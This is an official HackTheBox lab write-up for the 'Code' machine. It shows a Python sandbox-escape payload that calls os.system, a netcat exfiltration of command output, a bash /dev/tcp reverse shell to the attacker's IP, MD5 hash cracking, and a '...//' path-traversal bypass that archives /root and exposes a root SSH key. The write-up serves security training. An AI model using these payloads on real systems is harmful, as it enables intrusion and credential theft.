




HACKTHEBOX



Code

23rd July 2025

Prepared By: Pho3

Machine Author: FisMatHack

Difficulty: **Easy**

Classification: Official

Synopsis

Code is an easy Linux machine featuring a Python Code Editor web application that is vulnerable to remote code execution by achieving a Python Jail Bypass. After gaining access as the `app-production` user, crackable credentials can be found in an `sqlite3` database file. Using these credentials, access is granted to another user, `martin`, who has `sudo` permissions to a backup utility script, `backy.sh`. This script includes a section of vulnerable code, which, when exploited, allows us to escalate our privileges by creating a copy of the `root` folder.

Skills Required

- Basic Enumeration Skills
- Python Scripting

Skills Learned

- Python Jail Bypass
- Basic Reversing

Enumeration

Nmap


Starting with our usual `Nmap` scan, we see two ports open. `OpenSSH` is on port 22, and a `Gunicorn` page is being hosted on port 5000.

```
$ nmap -sC -sV 10.10.11.62
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-13 13:02 EEST
Nmap scan report for 10.10.11.62
Host is up (0.060s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256  94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256  12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp  open  http      Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Python Code Editor
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
```

We can visit the webpage by searching `10.10.11.62:5000`. We can also resolve the connection between the likely domain name and the IP address. To do so, we will add the domain name to our `/etc/hosts` file and proceed with further enumeration.


```
$ echo "10.10.11.62 code.htb" | sudo tee -a /etc/hosts
```



We see a Python Code Editor webpage that has a few functionalities. First, we can edit and run code through our browser, and second, we can save and review our code by registering and logging into an account. However, what if we can use this code editor sandbox to execute commands on the host machine?

Foothold

Since we can execute code directly from the homepage, creating an account is unnecessary unless we want to save or track our work. We will first attempt to load some common modules such as `import`, `os`, `write`, or `open` because they are fundamental to executing payloads that interact with the underlying system. However, we will immediately see that there is filtering in place to prevent us from using `restricted keywords` and block the use of potentially dangerous functions and modules.



This means we will have to find a way to bypass the filters. With some research, we come across this [Medium article](#) on Python bypasses, which gives us a way to use the modules we need to execute commands, but by calling them in a more roundabout way.

```
[w for w in 1.__class__.__base__.__subclasses__() if w.__name__=='Quitter']
[0].__init__.__globals__['sy'+ 's'].modules['o'+ 's'].__dict__['sy'+ 'stem']
('whoami')
```

This code bypasses the keyword restrictions using Python's `object.__subclasses__()` to locate the class `Quitter`. From there, it accesses the `__globals__` through the `__init__` method, which allows it to access `sys.modules`, from which it retrieves `os.system`. This will enable us to execute shell commands without using the banned keywords like `import` or `os` directly by using string concatenation ie. `'o'+ 's'`.

However, after running the code, we do not see any output. This suggests that while the code may be executing on the host, the output is not being returned to the frontend. To verify if it is being executed on the host, we will modify our approach and try redirecting the output to our machine using a simple `Netcat` listener to catch the response.

First, we will open a listener on port `9001` with `Netcat`.

```
$ nc -lvp 9001
```

Then we will run this command in the Code Editor to pipe the output of the `whoami` command into `Netcat` and send it to our machine.

```
[w for w in 1.__class__.__base__.__subclasses__() if w.__name__=='Quitter']
[0].__init__.__globals__['sy'+ 's'].modules['o'+ 's'].__dict__['sy'+ 'stem']('whoami
| nc {YOURIPADDRESS} 9001')
```

We will see this response in our listener, which tells us we can run code on the host machine as the user `app-production` from the Code Editor!

```
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.62] 50790
app-production
```

So we can now attempt to get a reverse shell connection for an actual terminal. We will restart our listener, and then we will execute the following code in the Code Editor:

```
[w for w in 1.__class__.__base__.__subclasses__() if w.__name__=='Quitter']
[0].__init__.__globals__['sy'+ 's'].modules['o'+ 's'].__dict__['sy'+ 'stem']('bash -
c "bash -i >& /dev/tcp/{YOURIPADDRESS}/9001 0>&1"')
```

We should immediately see that we have received a response and have gained remote access as the user `app-production`!

```
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.62] 43492
bash: cannot set terminal process group (1160): Inappropriate ioctl for device
bash: no job control in this shell
app-production@code:~/app$
```

If we navigate to the user's home folder under `/home/app-production`, we will find the user flag!

Lateral Movement

With access to this user, we can enumerate the system and see what `app-production` has access to. The first directory we are in is related to the configuration of the Code Editor app. If we recall, it had a login function, so perhaps there is a database we can find that might have stored credentials.

```
app-production@code:~/app/instance$ ls -la
ls -la
total 24
drwxr-xr-x 2 app-production app-production 4096 Feb 20 12:32 .
drwxrwxr-x 6 app-production app-production 4096 Feb 20 12:10 ..
-rw-r--r-- 1 app-production app-production 16384 Jun 13 10:30 database.db
```

Within the `instance` folder, we find a database file which we can open using `sqlite3` or by transferring it to our own machine.

```

app-production@code:~/app/instance$ sqlite3 database.db
sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
.tables
code user
sqlite> select * from user;
select * from user;
1|development|759b74ce43947f5f4c91aedd3e5bad3
2|martin|3de6f30c4a09c27fc71932bfc68474be

```

The database appears to include the Code Editor users and their password hash. We can take these two hashes and place them in a file called `hash.txt` on our own machine and then proceed to crack them with a tool like `hashcat`. We will set the hash mode as `-m 0` for MD5 type hashes and give the hash file and wordlist as additional arguments.

```

$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM
16.0.6, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]

<...SNIP...>

759b74ce43947f5f4c91aedd3e5bad3:development
3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster

<...SNIP...>

```

We will quickly see that both hashes are crackable and receive the credentials `development:development` and `martin:nafeelswordsmaster`.

Using our previous shell as `app-production` we can check the `/home` folder or the `/etc/passwd` file on the machine, to see that only `martin` is an actual user on the target machine as well.

```

app-production@code:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root          root          4096 Aug 27 2024 .
drwxr-xr-x 18 root          root          4096 Feb 24 19:44 ..
drwxr-x---  5 app-production app-production 4096 Sep 16 2024 app-production
drwxr-x---  6 martin         martin         4096 Apr  8 11:50 martin

```

Let's see if `martin` has reused his password by attempting to obtain an `SSH` terminal with his credentials. After a moment, we will know that we are successful!

```

$ ssh martin@code.htb
martin@code.htb's password:
<SNIP>
martin@code:~$

```

Privilege Escalation

Moving on to escalating our privileges, let's start by checking `martin's` current privileges and enumerating his home folder.

```
martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
```

We see that `martin` can run the script `backy.sh` with sudo permissions. After researching, we see a [GitHub repository](#) for the backup utility, `backy`, which can archive directories. In the documentation and by attempting to run the script, we must pass it a `.json` file for execution.

```
martin@code:~$ sudo /usr/bin/backy.sh
Usage: /usr/bin/backy.sh <task.json>
```

We also find the `backups` folder in `martin's` directory, which contains an archive and the `task.json` file used to create it.

```
martin@code:~$ ls
backups
martin@code:~$ ls backups
code_home_app-production_app_2024_August.tar.bz2  task.json
```

Let's also check the contents of the `task.json` file. It seems that this file is where we can specify the directories to be archived and the location where the archive should be placed.

```
martin@code:~/backups$ cat task.json
{
  "destination": "/home/martin/backups/",
  "multiprocessing": true,
  "verbose_log": false,
  "directories_to_archive": [
    "/home/app-production/app"
  ],
  "exclude": [
    ".*"
  ]
}
```

Finally, let's check the `backy.sh` script to see if we can find any vulnerable code and understand how it's creating archives.

```

martin@code:~/backups$ cat /usr/bin/backy.sh
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\\\.\\.\\/"; ""))'
"$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r
'.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/
and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"

```

The script has two layers of filtering to limit which directories can be archived. First, the `allowed_paths` filter, restricts input to paths that begin with `/var/` or `/home/` and is called by the `is_allowed_path` function to ensure we don't archive sensitive directories. The second filter is more interesting:

```

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\\\.\\.\\/"; ""))'
"$json_file")

```

This line attempts to sanitize the `JSON` input by removing instances of `../`, allowing us to traverse directories backwards even if we fulfill the first criterion of using an allowed path starter.

However, the use of `gsub("\\\\.\\.\/"; "")` only removes literal `../` substrings, and it is not applied recursively. As a result, alternative encodings such as `...//` can bypass this check. It may successfully remove the first instance of `../`, but it will not remove the remaining `../`, allowing us to traverse backwards. Thus, we can satisfy the first filter by specifying `/home` and then bypass the second filter to create an archive of the `/root` folder with `...//`.

Let's overwrite the `task.json` in the `backups` folder with the following script.

```
{
  "destination": "/tmp",
  "multiprocessing": true,
  "verbose_log": true,
  "directories_to_archive": [
    "/home/.../root/"
  ]
}
```

This will tell `backy` to create the archive in the `/tmp` folder and will try to archive the `/root` folder. We can also set the `logging` to `true` just in case of any errors and for a proper visual of all archived files. Then let's execute the command with `sudo`:

```
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json

2025/06/13 12:14:00 🍀 backy 1.2
2025/06/13 12:14:00 📁 working with /home/martin/backups/task.json ...
2025/06/13 12:14:00 🔄 Nothing to sync
2025/06/13 12:14:00 📦 Archiving: [/home/./root]
2025/06/13 12:14:00 📁 To: /tmp ...
2025/06/13 12:14:00 📦
tar: Removing leading `./home/./' from member names
/home/./root/
/home/./root/.local/
/home/./root/.local/share/
/home/./root/.local/share/nano/
/home/./root/.local/share/nano/search_history
/home/./root/.selected_editor
/home/./root/.sqlite_history
/home/./root/.profile
/home/./root/scripts/
/home/./root/scripts/cleanup.sh
/home/./root/scripts/backups/
/home/./root/scripts/backups/task.json
/home/./root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
/home/./root/scripts/database.db
/home/./root/scripts/cleanup2.sh
/home/./root/.python_history
/home/./root/root.txt
/home/./root/.cache/
/home/./root/.cache/motd.legal-displayed
/home/./root/.ssh/
/home/./root/.ssh/id_rsa
```



```
/home/../../root/.ssh/authorized_keys  
/home/../../root/.bash_history  
/home/../../root/.bashrc
```

Our payload worked, and by navigating into the `/tmp` folder, we see we created an archive of the `/root` folder in `/tmp`.

```
martin@code:~$ cd /tmp  
martin@code:/tmp$ ls  
code_home_...root_2025_June.tar.bz2
```

Now let's open the archive!

```
martin@code:/tmp$ tar -xvf code_home_...root_2025_June.tar.bz2  
root/  
root/.local/  
root/.local/share/  
root/.local/share/nano/  
root/.local/share/nano/search_history  
root/.selected_editor  
root/.sqlite_history  
root/.profile  
root/scripts/  
root/scripts/cleanup.sh  
root/scripts/backups/  
root/scripts/backups/task.json  
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2  
root/scripts/database.db  
root/scripts/cleanup2.sh  
root/.python_history  
root/root.txt  
root/.cache/  
root/.cache/motd.legal-displayed  
root/.ssh/  
root/.ssh/id_rsa  
root/.ssh/authorized_keys  
root/.bash_history  
root/.bashrc
```

We have full permissions to open the archived `root` folder and view all its contents!

```
martin@code:/tmp$ ls  
code_home_...root_2025_June.tar.bz2  root  
martin@code:/tmp$ cd root  
martin@code:/tmp/root$ ls -la  
total 40  
drwx----- 6 martin martin 4096 Jun 13 10:00 .  
drwxrwxrwt 3 root root 4096 Jun 13 12:14 ..  
lrwxrwxrwx 1 martin martin 9 Jul 27 2024 .bash_history -> /dev/null  
-rw-r--r-- 1 martin martin 3106 Dec 5 2019 .bashrc  
drwx----- 2 martin martin 4096 Aug 27 2024 .cache  
drwxr-xr-x 3 martin martin 4096 Jul 27 2024 .local  
-rw-r--r-- 1 martin martin 161 Dec 5 2019 .profile  
lrwxrwxrwx 1 martin martin 9 Jul 27 2024 .python_history -> /dev/null
```

```
-rw-r----- 1 martin martin 33 Jun 13 10:00 root.txt
drwxr-xr-x 3 martin martin 4096 Apr 9 11:26 scripts
-rw-r--r-- 1 martin martin 66 Apr 9 11:27 .selected_editor
lrwxrwxrwx 1 martin martin 9 Jul 27 2024 .sqlite_history -> /dev/null
drwx----- 2 martin martin 4096 Aug 27 2024 .ssh
```

From the logging above and by enumerating the directory, we can directly read the `root` flag now, but let's fully escalate our privileges. We can use the `id_rsa` key from the `.ssh` folder to get a shell as `root`.

First, we will read the file's contents and copy them to a file on our local machine called `root.key`.

```
martin@code:/tmp/root$ cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABlwAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvxPw90VRJajgkwxZqXr865v8He/HNHV1hp0CP360sKSi0DzIZ4K
sqfjTi/WARcxLTe4lkVSVIV25Ly5M6EemWeOKA6vdONP0QUV6F1xj8f4eChrdp7B0hRe0+
<...SNIP...>
/DETz6yFAfCSz0wYyB9E7s7otpvU3BIuKMaMKwt0t9yxZc8st0cev3ikGrVa3yLmE02hYw
j6PbYp7f9qvasJPC6T8PGwtybdk0Ld1uZwAC4x2jn8wjcjb5r8LYOgtYI5KxuzsEY2EyLh
hdENGN+hVCh//jFwAAAA1yb290QGNvZGU=
-----END OPENSSH PRIVATE KEY-----
```

Then we will modify the permissions on the key file to avoid any permission errors from `SSH`.

```
chmod 600 root.key
```

And finally we can use this key to directly `SSH` to the `root` user.

```
ssh -i root.key root@code.htb
```

We have successfully rooted this machine and can find the `root` flag under `/root/root.txt`!